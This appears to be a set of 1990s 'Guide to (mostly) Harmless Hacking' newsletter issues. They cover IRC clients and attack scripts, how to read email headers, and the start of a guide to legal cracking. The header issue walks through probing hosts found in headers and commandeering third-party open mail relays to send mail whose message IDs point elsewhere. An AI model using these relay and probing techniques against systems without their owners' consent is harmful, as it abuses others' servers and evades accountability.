! If you surf IRC from a Unix box, you'll want to try out IRCII. You can download it from ftp.undernet.org , in the directory /pub/irc/clients/unix, or http://www.irchelp.org/, or ftp://cs-ftp.bu.edu/irc/. For added protection, you may download LiCe from ftp://ftp.cibola.net/pub/irc/scripts. Ahem, at this same site you can also download the attack program Tick from /pub/irc/tick. But if you get Tick, just remember our "You can get punched in the nose" warning!

## \*\*\*\*\*

Newbie note: For detailed instructions on how to run these IRC programs, see At http://www.irchelp.org/.! Or go to Usenet and check out alt.irc.questions

\*\*\*\*\*

Evil genius tip: Want to know every excruciating technical detail about IRC? Check out RFC 1459 (The IRC protocol). You can find many copies of this ever popular RFC (Request for Comments) by doing a Web search.

Now let's suppose you are all set up with an industrial strength IRC client program and war scripts. Does this mean you are ready to go to war on IRC?

!Us Happy Hacker folks don't recommend attacking people who take over OP status by force on IRC.! Even if the other guys start it, remember this. If they were able to sneak into the channel and get OPs just like that, then chances are they are much more experienced and dangerous than you are.! Until you become an IRC master yourself, we suggest you do no more than ask politely for OPs back.

!Better yet, "/ignore nick" the I00zer and join another channel.! For instance, if #evilhaxorchat is taken over, just create #evilhaxorchat2 and "/invite IRCfriend" all your friends there. And remember to use what you learned in this Guide about the IRC whois command so that you DON'T OP people unless you know who they are.

!As Patrick Rutledge says, this might sound like a wimp move, but if you don't have a fighting chance, don't try - it might be more embarrassing for you in the long run. And if you start IRC warrioring and get K:lined off the system, just think about that purple nose and black eye you could get when all the other IRC dudes at your ISP or school find out who was the luser who got everyone banned.

!That's it for now. Now don't try any funny stuff, OK? Oh, no, they're nuking meee...

GUIDE TO (mostly) HARMLESS HACKING

Vol 3 Number 4

How to Read Email Headers and Find Internet Hosts Warning: flamebait enclosed!

OK, OK, you 31337 haxors win. I'm finally releasing the next in our series of Guides oriented toward the intermediate hacker.

Now some of you may think that headers are too simple or boring to waste time on. However, a few weeks ago I asked the 3000+ readers of the Happy Hacker list if anyone could tell me exactly what email tricks I was playing in the process of mailing out the Digests. But not one person replied with a complete answer -- or even 75% of the answer -- or even suspected that for months almost all Happy Hacker mailings have doubled as protests. The targets: ISPs offering download sites for email bomber programs. Conclusion: it is time to talk headers!

In this Guide we will learn:

- $\cdot$  what is a header
- $\cdot$  why headers are fun
- · how to see full headers
- $\cdot$  what all that stuff in your headers means
- · how to get the names of Internet host computers from your headers

 $\cdot$  the foundation for understanding the forging of email and Usenet posts, catching the people who forge headers, and the theory behind those email bomber programs that can bring an entire Internet Service Provider (ISP) to its knees

This is a Guide you can make at least some use of without getting a shell account or installing some form of Unix on your home computer. All you need is to be able to send and receive email, and you are in business. However, if you do have a shell account, you can do much more with deciphering headers. Viva Unix!

Headers may sound like a boring topic. Heck, the Eudora email program named the button you click to read full headers "blah blah blah." But all those guys who tell you headers are boring are either ignorant -- or else afraid you'll open a wonderful chest full of hacker insights. Yes, every email header you check out has the potential to unearth a treasure hidden in some back alley of the Internet.

Now headers may seem simple enough to be a topic for one of our Beginners' Series Guides. But when I went to look up the topic of headers in my library of manuals, I was shocked to find that most of them don't even cover the topic. The two I found that did cover headers said almost nothing about them. Even the relevant RFC 822 is pretty vague. If any of you super-vigilant readers looking for flame bait happen to know of any literature that \*does\* cover headers in detail, please include that information in your tirades!

# \*\*\*\*\*\*

Technical tip: Information relevant to headers may be extracted from Requests for Comments (RFCs) 822 (best), as well as 1042, 1123, 1521 and 1891 (not a complete list). To read them, take your Web browser to http://altavista.digital.com and search for "RFC 822" etc.

Lacking much help from manuals, and finding that RFC 822 didn't answer all my questions, the main way I researched this article was to send email back and forth among some of my accounts, trying out many variations in order to see what kinds of headers they generated. Hey, that's how real hackers are supposed to figure out stuff when RTFM (read the fine manual) or RTFRFC (read the fine RFC)doesn't tell us as much as we want to know. Right?

One last thing. People have pointed out to me that every time I put an email address or domain name in a Guide to (mostly) Harmless Hacking, a zillion newbies launch botched hacking attacks against these. All email addresses and domain names below have been fubarred.

\*\*\*\*\*

Newbie note: The verb "to fubar" means to obscure email addresses and Internet host addresses by changing them. Ancient tradition holds that it is best to do so by substituting "foobar" or "fubar" for part of the address.

\*\*\*\*

WHAT ARE HEADERS?

If you are new to hacking, the headers you are used to seeing may be incomplete. Chances are that when you get email it looks something like this:

From: Vegbar Fubar <fooha@ifi.foobar.no> Date: Fri, 11 Apr 1997 18:09:53 GMT To: hacker@techbroker.com

But if you know the right command, suddenly, with this same email message, we are looking at tons and tons of stuff:

Received: by o200.fooway.net (950413.SGI.8.6.12/951211.SGI)

!for techbr@fooway.net id OAA07210; Fri, 11 Apr 1997 14:10:06 -0400

Received: from ifi.foobar.no by o200.fooway.net via ESMTP (950413.SGI.8.6.12/951211.SGI) !for <hacker@techbroker.com> id OAA18967; Fri, 11 Apr 1997 14:09:58 -0400

Received: from gyllir.ifi.foobar.no (2234@gyllir.ifi.foobar.no [129.xxx.64.230]) by ifi.foobar.no with ESMTP (8.6.11/ifi2.4)

!id <UAA24351@ifi.foobar.no> for <hacker@techbroker.com> ; Fri, 11 Apr 1997 20:09:56 +0200

From: Vegbar Fubar <fooha@ifi.foobar.no>

Received: from localhost (Vegbarha@localhost) by gyllir.ifi.foobar.no ; Fri, 11 Apr 1997 18:09:53 GMT

Date: Fri, 11 Apr 1997 18:09:53 GMT

Message-Id: <199704111809.13156.gyllir@ifi.foobar.no> To: hacker@techbroker.com

Hey, have you ever wondered why all that stuff is there and what it means? We'll return to this example later in this tutorial. But first we must consider the burning question of the day:

# WHY ARE HEADERS FUN?

Why bother with those "blah blah blah" headers? They are boring, right? Wrong!

1) Ever hear a wannabe hacker complaining he or she doesn't have the addresses of any good computers to explore? Have you ever used one of those IP scanner programs that find valid Internet Protocol addresses of Internet hosts for you? Well, you can find gazillions of valid addresses without the crutch of one of these programs simply by reading the headers of emails.

Ever wonder who really mailed that "Make Money Fast" spam? Or who is that klutz who email bombed you? The first step to learning how to spot email forgeries and spot the culprit is to be able to read headers.

 Want to learn how to convincingly forge email? Do you aspire to write automatic spam or email bomber programs? (I disapprove of spammer and email bomb programs, but let's be honest about the kinds of knowledge their creators must draw upon.) The first step is to understand headers.

4) Want to attack someone's computer? Find out where best to attack from the headers of their email. I disapprove of this use, too. But I'm dedicated to telling you the truth about hacking, so like it or not, here it is.

L

# HOW CAN YOU SEE FULL HEADERS?

So you look at the headers of your email and it doesn't appear have any good stuff whatsoever. Want to see all the hidden stuff? The way you do this depends on what email program you are using.

The most popular email program today is Eudora. To see full headers in Eudora, just click the "blah, blah, blah" button on the far left end of the tool bar.

The Netscape web browser includes an email reader. To see full headers, click on Options, then click the "Show All Headers" item.

Sorry, I haven't looked into how to do that with Internet Explorer. Oh, no, I can see the flames coming, how dare I not learn the ins and outs of IE mail! But, seriously, IE is a dangerously insecure Web browser because it is actually a Windows shell. So no matter how often Microsoft patches its security flaws, chances are you will be hurt by it one of these days. Just say "no" to IE.

Another popular email program is Pegasus. Maybe there is an easy way to see full headers in Pegasus, but I haven't found it. The hard way to see full headers in Pegasus -- or IE -- or any email program -- is to open your mail folders with Wordpad. It is included in the Windows 95 operating system and is the best Windows editing program I have found for handling documents with lots of embedded control characters and other oddities.

The Compuserve 3.01 email program automatically shows full headers. Bravo, Compuserve!

Pine is the most popular email program used with Unix shell accounts. Since in order to be a real hacker you will sooner or later be using Unix, now may be a great time to start using Pine.

### \*\*\*\*\*\*\*\*\*\*\*\*\*

Newbie note: Pine stands for Pine Is Not Elm, a tribute to the really, truly ancient Elm email program (which is still in use). Both Pine and Elm date back to ARPAnet, the US Defense Advanced Research Projects Agency computer network that eventually mutated into today's Internet. OK, OK, that was a joke. According to the official blurb, "PINE is the University of Washington's 'Program for Internet News and Email'." \*\*\*\*\*

If you have never used Pine before, you may find it isn't as easy to use as those glitzy Windows email programs. But aside from its amazing powers, there is a really good reason to learn to compose email in Pine: you get practice using pico editor commands. If you want to be a real

hacker, you will be using the pico editor (or another editor that uses similar commands) someday when you are writing programs in a Unix shell.

To bring up Pine, at the cursor in your Unix shell simply type in "pine."

In Pine, while viewing an email message, you may be able to see full headers by simply hitting the "h" key. If this doesn't work, you will have to go into the Setup menu to enable this command. To do this, go to the main menu and give the command "s" for Setup. Then in the Setup menu choose "c" for Config. On the second page of the Config menu you will see something like this:

PINE 3.91!! SETUP CONFIGURATION!! Folder: INBOX! 2 Messages

- ! []! compose-rejects-unqualified-addrs
- !!!!!!!!!! [ ]! compose-sets-newsgroup-without-confirm !!!!!!!!! [ ]! delete-skips-deleted !!!!!!!!! [ ]! enable-aggregate-command-set !!!!!!!!! [ ]! enable-alternate-editor-cmd !!!!!!!!! [ ]! enable-alternate-editor-implicitly !!!!!!!!! [ ]! enable-bounce-cmd !!!!!!!!!! [ ]! enable-flag-cmd !!!!!!!!! [X]! enable-full-header-cmd !!!!!!!!! [ ]! enable-incoming-folders !!!!!!!!! [ ]! enable-jump-shortcut !!!!!!!!! [ ]! enable-mail-check-cue !!!!!!!!! [ ]! enable-suspend !!!!!!!!!! [ ]! enable-tab-completion !!!!!!!!!! [ ]! enable-unix-pipe-cmd !!!!!!!!!! [ ]! expanded-view-of-addressbooks !!!!!!!!!! [ ]! expanded-view-of-folders
- !!!!!!!!! [ ]! expunge-without-confirm
- !!!!!!!!!! [ ]! include-attachments-in-reply

? Help!!!!! E Exit Config P Prev!!!!! - PrevPage !!!!!!!!!!! X [Set/Unset] N Next!!!! Spc NextPage! W WhereIs

You first highlight the line that says "enable-full-header-command" and then press the "x" key. The give "e" to exit saving the change. Once you have done this, when you are reading your email you will be able to see full headers by giving the "h" command.

Elm is another Unix email reading program. It actually gives slightly more detailed headers than Pine, and automatically shows full headers.

WHAT DOES ALL THAT STUFF IN YOUR HEADERS MEAN?

We'll start by taking a look at a mildly interesting full header. Then we'll examine two headers that reveal some interesting shenanigans. Finally we will look at a forged header.

OK, let us return to that fairly ordinary full header we looked at above. We will decipher it piece by piece. First we look at the simple version:

From: Vegbar Fubar <fooha@ifi.foobar.no> Date: Fri, 11 Apr 1997 18:09:53 GMT To: hacker@techbroker.com The information within any header consists of a series of fields separated from each other by a "newline" character. Each field consists of two parts: a field name, which includes no spaces and is terminated by a colon; and the contents of the field. In this case the only fields that show are "From:," "Date:," and "To:".

In every header there are two classes of fields: the "envelope," which contains only the sender and recipient fields; and everything else, which is information specific to the handling of the message. In this case the only field that shows which gives information on the handling of the message is the Date field.

When we expand to a full header, we are able to see all the fields of the header. We will now go through this information line by line.

Received: by o200.fooway.net (950413.SGI.8.6.12/951211.SGI)for techbr@fooway.net id OAA07210; Fri, 11 Apr 1997 14:10:06 -0400

This line tells us that I downloaded this email from the POP server at a computer named o200.fooway.net. This was done on behalf of my account with email address of techbr@fooway.net. The (950413.SGI.8.6.12/951211.SGI) part identifies the software name and version running that POP server.

\*\*\*\*\*\*\*

Newbie note: POP stands for Post Office Protocol. Your POP server is the computer that holds your email until you want to read it. Usually your the email program on your home computer or shell account computer will connect to port 110 on your POP server to get your email. A similar, but more general protocol is IMAP, for Interactive Mail Access Protocol. Trust me, you will be a big hit at parties if you can hold forth on the differences between POP and IMAP, you big hunk of a hacker, you! (Hint: for more info, RTFRFCs.)

Now we examine the second line of the header:

Received: from ifi.foobar.no by o200.fooway.net via ESMTP (950413.SGI.8.6.12/951211.SGI)for <hacker@techbroker.com> id OAA18967; Fri, 11 Apr 1997 14:09:58 -0400

Well, gee, I didn't promise that this header would be \*totally\* ordinary. This line tells us that a computer named ifi.foobar.no passed this email to the POP server on o200.fooway.net for someone with the email address of hacker@techbroker.com. This is because I am piping all email to hacker@techbroker.com into the account techbr@fooway.net. Under Unix this is done by setting up a file in your home directory named ".forward" with the address to which you want your email sent. Now there is a lot more behind this, but I'm not telling you. Heh, heh. Can any of you evil geniuses out there figure out the whole story?

"ESMTP" stands for "extended simple mail transfer protocol." The "950413.SGI.8.6.12/951211.SGI" designates the program that is handling my email.

Now for the next line in the header:

Received: from gyllir.ifi.foobar.no (2234@gyllir.ifi.foobar.no [129.xxx.64.230]) by ifi.foobar.no with ESMTP (8.6.11/ifi2.4) id <UAA24351@ifi.foobar.no> for <hacker@techbroker.com> ; Fri, 11 Apr 1997 20:09:56 +0200

This line tells us that the computer ifi.foobar.no got this email message from the computer gyllir.ifi.foobar.no. These two computers appear to be on the same LAN. In fact, note something interesting. The computer name gyllir.ifi.foobar.no has a number after it, 129.xxx.64.230. This is the numerical representation of its name. (I substituted ".xxx." for three numbers in order to fubar the IP address.) But the computer ifi.foobar.no didn't have a number after its name. How come?

Now if you are working with Windows 95 or a Mac you probably can't figure out this little mystery. But trust me, hacking is all about noticing these little mysteries and probing them (until you find something to break, muhahaha -- only kidding, OK?)

But since I am trying to be a real hacker, I go to my trusty Unix shell account and give the command:

>nslookup ifi.foobar.no

Server:! Fubarino.com Address:! 198.6.71.10

Non-authoritative answer: Name:!!! ifi.foobar.no Address:! 129.xxx.64.2

Notice the different numerical IP addresses between ifi.foobar.no and gyllir.ifi.foobar.no. Hmmm, I begin to think that the domain ifi.foobar.no may be a pretty big deal. Probing around with dig and traceroute leads me to discover lots more computers in that domain. Probing with nslookup in the mode "set type=any" tells me yet more.

Say, what does that ".no" mean, anyhow? A quick look at the International Standards Organization (ISO) records of country abbreviations, I see "no" stands for Norway. Aha, it looks like Norway is an arctic land of fjords, mountains, reindeer, and lots and lots of Internet hosts. A quick search of the mailing list for Happy Hacker reveals that some 5% of its almost 4,000 email addresses have the .no domain. So now we know that this land of the midnight sun is also a hotbed of hackers! Who said headers are boring?

On to the next line, which has the name and email address of the sender:

From: Vegbar Fubar <fooha@ifi.foobar.no> Received: from localhost (Vegbarha@localhost) by gyllir.ifi.foobar.no ; Fri, 11 Apr 1997 18:09:53 GMT

I'm going to do some guessing here. This line says the computer gyllir.ifi.foobar.no got this email message from Vegbar Fubar on the computer "localhost." Now "localhost" is what a Unix computer calls itself. While in a Unix shell, try the command "telnet localhost." You'll get a login sequence that gets you right back into your own account.

So when I see that gyllir.ifi.foobar.no got the email message from "localhost" I assume that means the sender of this email was logged into a shell account on gyllir.ifi.foobar.no, and that this computer runs Unix. I quickly test this hypothesis:

> telnet gyllir.ifi.foobar.no Trying 129.xxx.64.230... Connected to gyllir.ifi.foobar.no. Escape character is '^]'. ! IRIX System V.4 (gyllir.ifi.foobar.no)

Now Irix is a Unix-type operating system for Silicon Graphics Inc. (SGI) machines. This fits with the name of the POP server software on ifi.foobar.no in the header of (950413.SGI.8.6.12/951211.SGI). So, wow, we are looking at a large network of Norwegian computers that includes SGI boxes. We could find out just how many SGI boxes with patience, scanning of neighboring IP addresses, and use of the Unix dig and nslookup commands.

Now you don't see SGI boxes just every day on the Internet. SGI computers are optimized for graphics and scientific computing.

So I'm really tempted to learn more about this domain. Oftentimes an ISP will have a Web page that is found by directing your browser to its domain name. So I try out http://ifi.foobar.no. It doesn't work, so I try http://www.ifi.foobar.no. I get the home page for the University of Oslo Institutt for Informatikk. The Informatikk! division has strengths in computer science and image processing. Now wonder people with ifi.foobar.no get to use SGI computers.

Next I check out www.foobar.no and learn the University of Oslo has some 39,000 students. No wonder we find so many Internet host computers under the ifi.foobar.no domain!

But let's get back to this header. The next line is pretty simple, just the date:

Date: Fri, 11 Apr 1997 18:09:53 GMT

But now comes the most fascinating line of all in the header, the message ID: Message-Id: <199704111809.13156.gyllir@ifi.foobar.no>

The message ID is the key to tracking down forged email. Avoiding the creation of a valid message ID is the key to using email for criminal purposes. Computer criminals go to a great deal of effort to find Internet hosts on which to forge email that will leave no trace of their activities through these message IDs.

The first part of this ID is the date and time. 199704111809 means 1997, April 11, 18:08 (or 6:08 PM). Some message IDs also include the time in seconds. Others may leave out the "19" from the year. The 13156 is a number identifying who wrote the email, and gyllir@ifi.foobar.no refers to the computer, gyllir within the domain ifi.foobar.no, on which this record is stored.

Where on this computer are the records of the identities of senders of email stored? Now Unix has many variants, so I'm not going to promise these records will be in a file of the same name in every Unix box. But often they will be in either the syslog files or usr/spool/mqueue. Some sysadmins will archive the message IDs in case they need to find out who may have been abusing their email system. But the default setting for some systems, for example those using sendmail, is to not archive. Unfortunately, an Internet host that doesn't archive these message IDs is creating a potential haven for email criminals.

Now we will leave the University of Norway and move on to a header that hides a surprise.

Received: from NIH2WAAF (mail6.foo1.csi.com [149.xxx.183.75]) by Fubarino.com (8.8.3/8.6.9) with ESMTP id XAA20854 for <galfina@Fubarino.com>; Sun, 27 Apr 1997 23:07:01 GMT Received: from CISPPP - 199.xxx.193.176 by csi.com with Microsoft SMTPSVC; Sun, 27 Apr 1997 22:53:36 -0400 Message-Id: <2.2.16.19970428082132.2cdf544e@fubar.com> X-Sender: cmeinel@fubar.com X-Mailer: Windows Eudora Pro Version 2.2 (16) Mime-Version: 1.0 Content-Type: text/plain; charset="us-ascii" To: galfina@Fubarino.com From: "Carolyn P. Meinel" <cmeinel@techbroker.com> Subject: Sample header Date: 27 Apr 1997 22:53:37 -0400

Let's look at the first line:

Received: from NIH2WAAF (mail6.foo1.csi.com [149.xxx.183.75]) by Fubarino.com (8.8.3/8.6.9) with ESMTP id XAA20854 for <galfina@Fubarino.com>; Sun, 27 Apr 1997 23:07:01 GMT

This first line tells us that it was received by the email account "galfina@Fubarino.com". That's the "for <galfina@Fubarino.com>" part. The Internet host computer that sent the email to galfina was mail6.foo1.csi.com [149.xxx.183.75]. This computer name is given first in a form easily (ha, hah!) read by humans followed by the version of its name that a computer can more easily translate into the 0's and 1's that computers understand.

"Galfina" is my user name. I chose it in order to irritate G.A.L.F. (Gray Areas Liberation Front).

"Fubarino.com (8.8.3/8.6.9)" is the name of the computer that received the email for my galfina account. But notice it is a very partial computer name. All we get is a domain name and not the name of the computer from which I download my email. We can guess that Fubarino.com is not the full name because Fubarino is a big enough ISP to have several computers on a LAN to serve all its users.

# \*\*\*\*\*\*\*\*

Evil genius tip: Want to find out the names of some of the computers on your ISP's LAN? Commands that can dredge some of them up include the Unix commands traceroute, dig, and who.

For example, I explored the Fubarino.com LAN and found free.Fubarino.com (from command "dig Fubarino.com"); and then dialin.Fubarino.com and milnet.Fubarino.com (from "who" given while logged in my galfina account)

Then using the numerical addresses given from the dig command with these names of Fubarino.com computers I then was able, by checking nearby numbers, to find a whole bunch more names of Fubarino.com computers.

The number after Fubarino.com is not a numerical IP address. It is the designation of the version of the mail program it runs. We can guess from these numbers 8.8.3/8.6.9 that it refers to the Sendmail program. But just to make sure, we try the command "telnet Fubarino.com 25." This gives us the answer:

220 Fubarino.com ESMTP Sendmail 8.8.3/8.6.9 ready at Mon, 28 Apr 1997 09:55:58 GMT

So from this we know Fubarino.com is running the Sendmail program.

# \*\*\*\*\*\*

Evil genius tip: Sendmail is notorious for flaws that you can use to gain root access to a computer. So even though Fubarino.com is using a version of sendmail that has been fixed from its most recently publicized security holes, if you are patient a new exploit will almost certainly come out within the next few months. The cure for this problem may possibly be to run qmail, which so far hasn't had embarrassing problems.

OK, now let's look at the next "received" line in that header:

Received: from CISPPP - 199.xxx.193.176 by csi.com with Microsoft SMTPSVC; Sun, 27 Apr 1997 22:53:36 -0400

CISPPP stands for Compuserve Information Services point to point protocol (PPP) connection. This means that the mail was sent from a PPP connection I set up through Compuserve. We also see that Compuserve uses the Microsoft SMTPSVC mail program.

However, we see from the rest of the header that the sender (me) didn't use the standard Compuserve mail interface:

Message-Id: <2.2.16.19970428082132.2cdf544e@fubaretta.com>

The number 2.2.16. was inserted by Eudora, and means I am using Eudora Pro 2.2, 16-bit version. The 19970428082132 means the time I sent the email, in order of year (1997), month (04), day (28) and time (08:31:32).

The portion of the message ID "2cdf544e@fubaretta.com" is the most important part. That is provided by the Internet host where a record of my use of fubaretta's mail server has been stored.

Did you notice this message ID was not stored with Compuserve, but rather with fubaretta.com? This is, first of all, because the message ID is created with the POP server that I specified with Eudora. Since Compuserve does not yet offer POP servers, I can only use Eudora to send email over a Compuserve connection but not to receive Compuserve email. So, heck, I can specify an arbitrary POP server when I send email over Compuserve from Eudora. I picked the Fubaretta ISP. So there!

If I were to have done something bad news with that email such as spamming, extortion or email bombing, the sysadmin at fubaretta.com would look up that message ID and find information tying that email to my Compuserve account. That assumes, of course, that fubaretta.com is archiving message IDs.

So when you read this part of the header you might think that the computer where I pick up my email is with the Fubaretta.com ISP. But all this really means is that I specified to Eudora that I was using a mail account at Fubar. But if I had put a different account name there, then I would have generated a different message ID.

Did I need to have an account at Fubaretta? No. The mail server did not ask for a password. In fact, I don't have an account at Fubaretta.

The rest of the header is information provided by Eudora:

X-Sender: cmeinel@fubar.com X-Mailer: Windows Eudora Pro Version 2.2 (16) Mime-Version: 1.0 Content-Type: text/plain; charset="us-ascii"

The "X-Mailer" information tells you I was using the 16 bit version of Windows Eudora Pro Version 2.2. Some people have asked me why I don't use the 32 bit version (which runs on Win 95)

instead of the 16 bit version. Answer: better error handling! That's the same reason I don't normally use Pegasus. Also, Eudora lets me get away with stuph:)

Mime (Multipurpose Internet Mail Extensions) is a protocol to view email. Those of you who got lots of garbage when I sent out GTMHH and Digest can blame it on Mime. If your email program doesn't use Mime, you get lots of stuff like "=92" instead of what I tried to send. But this time I turned off the "printed quotable" feature in Eudora. So this time I hope I sent all you guys plain, friendly ASCII. Please email me if what you got was still messed up, OK?

The character set "us-ascii" tells us what character set this email will use. Some email uses ISO ascii instead, generally if it originates outside the US.

Now let's look at a slightly more exciting header. In fact, this is a genuine muhahaha header. Remember that war I declared on Web sites that provide downloads of email bombing programs? You know, those Windows 95 for lusers programs that run from a few mouse clicks? Here's a header that reveals my tiny contribution toward making life unpleasant for the ISPs that distribute these programs. It's from the Happy Hacker Digest, April 12, 1997, from a copy that reached a test email address I had on the list:

Received: by o200.fooway.net (950413.SGI.8.6.12/951211.SGI)for techbr@fooway.net id MAA07059; Mon, 14 Apr 1997 12:05:25 -0400 Date: Mon, 14 Apr 1997 12:05:22 -0400 Received: from mocha.icefubarnet.com by o200.fooway.net via ESMTP (950413.SGI.8.6.12/951211.SGI) for <pettit@techbroker.com> id MAA06380; Mon, 14 Apr 1997 12:05:20 -0400 Received: from cmeinel (hd14-211.foo.compuserve.com [206.xxx.205.211]) by mocha.icefubarnet.com (Netscape Mail Server v2.01) with SMTP id AAP3428; Mon, 14 Apr 1997 08:51:02 -0700 Message-Id: <2.2.16.19970414100122.4387d20a@mail.fooway.net> X-Sender: techbr@mail.fooway.net (Unverified) X-Mailer: Windows Eudora Pro Version 2.2 (16) Mime-Version: 1.0 Content-Type: text/plain; charset="iso-8859-1" To: (Recipient list suppressed) From: "Carolyn P. Meinel" <cmeinel@techbroker.com> Subject: Happy Hacker Digest April 12, 1997

Now let's examine the first field:

Received: by o200.fooway.net (950413.SGI.8.6.12/951211.SGI)for techbr@fooway.net id MAA07059; Mon, 14 Apr 1997 12:05:25 -0400 Date: Mon, 14 Apr 1997 12:05:22 -0400

We already looked at this computer o200.fooway.net above. But, heck, let's probe a little more deeply. Since I suspect this is a POP server, I'm going to telnet to port 110, which is normally the POP server port.

> telnet o200.fooway.net 110
 Trying 207.xxx.192.57...
 Connected to o200.fooway.net.
 Escape character is '^]'.
 +OK QUALCOMM Pop server derived from UCB (version 2.1.4-R3) at mail starting.

Now we know more about Fooway Technology's POP server. If you have ever run one of those hacker "strobe" type programs that tell you what programs are running on each port of a computer, there is really no big deal to it. They just automate the process that we are doing here by hand. But in my humble opinion you will learn much more by strobing ports by hand the same way I am doing here.

Now we could do lots more strobing, but I'm getting bored. So we check out the second field in this header:

Date: Mon, 14 Apr 1997 12:05:22 -0400

That -0400 is a time correction. But to what is it correcting? Let's see the next field in the header:

Received: from mocha.icefubarnet.com by o200.fooway.net via ESMTP (950413.SGI.8.6.12/951211.SGI) for <hacker@techbroker.com> id MAA06380; Mon, 14 Apr 1997 12:05:20 -0400

Hmmm, why is mocha.icefubarnet.com in the header? If this header isn't forged, it means this mail server was handling the Happy Hacker Digest mailing. So where is mocha.icefubarnet.com located? A quick use of the whois command tells us:

> whois icefubarnet.com
ICEFUBARNET INTERNET, INC (ICEFUBARNET-DOM)
!! 2178 Fooway
!! North Bar, Oregon 97xxx
!! USA

Now this is located four time zones earlier than the computer o200.fooway.net. So this explains the time correction notation of -0400.

Next field on the header tells us:

Received: from cmeinel (hd14-211.foo.compuserve.com [206.xxx.205.211]) by mocha.icefubarnet.com (Netscape Mail Server v2.01) with SMTP id AAP3428; Mon, 14 Apr 1997 08:51:02 -0700

This tells us that the Happy Hacker Digest was delivered to the mail server (SMTP stands for simple mail transport protocol) at mocha.icefubarnet.com by Compuserve. But, and this is very important to observe, once again I did not use the Compuserve mail system. This merely represents a PPP session I set up with Compuserve. How can you tell? Playing with nslookup shows that the numerical representation of my Compuserve connection isn't an Internet host. But you can't learn much more easily because Compuserve has great security -- one reason I use it. But take my word for it, this is another way to see a Compuserve PPP session in a header.

Now we get to the biggie, the message ID:

Message-Id: <2.2.16.19970414100122.4387d20a@mail.fooway.net>

Whoa, how come that ID is at the computer mail.fooway.net? It's pretty simple. In Eudora I specified my POP server as mail.fooway.net. But if you were to do a little stobing, you would discover that while fooway.net has a POP server, it doesn't have an SMTP or ESMTP server. You can get mail from Fooway, but you can't mail stuff out from Fooway. But the marvelous workings of the Internet combined with the naivete of the Eudora Pro 2.2 program sent my message ID off to mail.fooway.net anyhow.

On the message ID, the "2.2.16" was inserted by Eudora. That signifies it is the 2.2 version for a 16 bit operating system.

The remaining fields of the header were all inserted by Eudora:

X-Sender: techbr@mail.fooway.net (Unverified) X-Mailer: Windows Eudora Pro Version 2.2 (16) Mime-Version: 1.0 Content-Type: text/plain; charset="iso-8859-1" To: (Recipient list suppressed) From: "Carolyn P. Meinel" <cmeinel@techbroker.com> Subject: Happy Hacker Digest April 12, 1997

Notice Eudora does let us know that techbr@mail.fooway.net is unverified as sender. And in fact, it definitely is not the sender. This is a very important fact. The message ID of an email is not necessarily stored with the computer that sent it out.

So how was I able to use Icefubarnet Internet's mail server to send out the Happy Hacker Digest? Fortunately Eudora's naivete makes it easy for me to use any mail server that has an open SMTP or ESMTP port. You may be surprised to discover that there are uncountable Internet mail servers that you may easily commandeer to send out your email -- if you have the right program -- or if you know how to telnet to port 25 (which runs using the SMTP or ESMTP protocols) and give the commands to send email yourself.

Why did I use Icefubarnet? Because at the time it was hosting an ftp site that was being used to download email bomber programs (http://www.icefubarnet.com/~astorm/uy4beta1.zip). Last time I checked the owner of the account from which he was offering this ugly stuff was unhappy because Icefubarnet Internet had made him take it down.

But -- back to how to commandeer mail servers while sending your message lds elsewhere. In Eudora, just specify your victim mail server under the hosts section of the options menu (under tools). Then specify the computer to which you want to send your message ID under "POP Server."

But if you try any of this monkey business with Pegasus, it gives a nasty error message accusing you of trying to forge email.

Of course you can always commandeer mail servers by writing your own program to commander mail servers. But that will be covered in the upcoming GTMHH on shell programming.

# \*\*\*\*\*

Newbie note: Shell programming? What the heck izzat? It means writing a program that uses a sequence of commands available to you in your Unix shell. If you want to be a real hacker, you \*must\* learn Unix! If you are serious about continuing to study these GTMHHs, you \*must\* either get a shell account or install some form of Unix on your home computer. You may find places where you can sign up for shell accounts through http://www.celestin.com/pocia/. Or email haxorshell@techbroker.com for information on how to sign up with a shell account that is friendly to hackers and that you may securely telnet into from your local ISP PPP dialup.

Hang, on, Vol. 3 Number 5 will get into the really hairy stuff: how to do advanced deciphering of forged headers. Yes, how to catch that 31137 d00d who emailbombed you or spammed you!

Happy Hacking, and be good!

GUIDE TO (mostly) HARMLESS HACKING

Vol. 3 No. 5

The Dread GTMHH on Cracking

Nowadays if you ask just about anyone what a hacker is, he or she will tell you "a person who breaks into computers."

That is partly on account of news stories which make it seem like the only thing a hacker does is commit computer crime. But there also is some truth to the public view. An obsession with breaking into computers has swept the hacker world. In fact, lots of hackers make fun of the kinds of stuff I think is fun: forging email and Usenet posts and programming Easter eggs into commercial software and creating Win 95 bootup screens that say "Bill Gates' mother wears army boots."

But since everyone and his brother has been emailing me pleading for instructions on how to break into computers, here it is. The dread GTMHH on Cracking. Yes, you, too, can become a genuine computer cracker and make everyone quake in his or her boots or slippers or whatever footgear they are wearing lately.

"But, but," you say. "This list is for \*legal\* hacking. Sez right here in the welcome message you sent me when I signed up."

Welcome to reality, Bub. Hackers fib sometimes.

\*\*\*\*\*

You can go to jail warning: Almost everywhere on the planet, breaking into a computer is illegal. The only exceptions are breaking into your own computer, or breaking into a computer whose owner has given you permission to try to break in. It doesn't matter if you are just quietly sneaking around doing no harm. It doesn't matter if you make some stranger's computer better. You're still in trouble if you break in without permission.

Honestly, this Guide really \*is\* about harmless hacking. You don't have to commit a crime to crack into a computer. From time to time hardy souls offer up their computers for their friends, or sometimes even the entire world, as targets for cracking. If you have permission from the owner of a computer, it is most definitely legal to break into it.

In fact, here's a really fun computer that you have permission to break into. Damien Sorder invites you to break into his Internet host computer obscure.sekurity.org.

But how do you know whether this or any other announcement of a cracker welcome mat is legitimate? How do you know I'm not just playing a mean old trick on Damien by sending out an invitation to break into his box to the 5,000 crazed readers of the Happy Hacker list?

Here's a good way to check the validity of offers to let anyone try to break into a computer. Get the domain name of the target computer, in this case obscure.sekurity.org. Then add "root@" to the domain name, for example root@obscure.sekurity.org. Email the owner of that computer. Ask him

if I was fibbing about his offer. If he says I made it up, tell him he's just chicken, that if he was a real hacker he'd be happy to have thousands of clueless newbies running Satan against his box. Just kidding:)

Actually, in this case you may email info@sekurity.org for more details on Damien's offer to let one and all try to crack his box. Also, please be good guys and attack off hours (Mountain Daylight Savings Time, US) so he can use obscure.sekurity.org for other stuff during the day.

Also, Damien requests "If you (or anyone) want to try to hack obscure, please mail root@sekurity.org and mention that you are doing it, and what domain you are coming from. That way I can distinguish between legit and real attacks."

We all owe you thanks, Damien, for providing a legal target for the readers of this GTMHH to test their cracking skills.

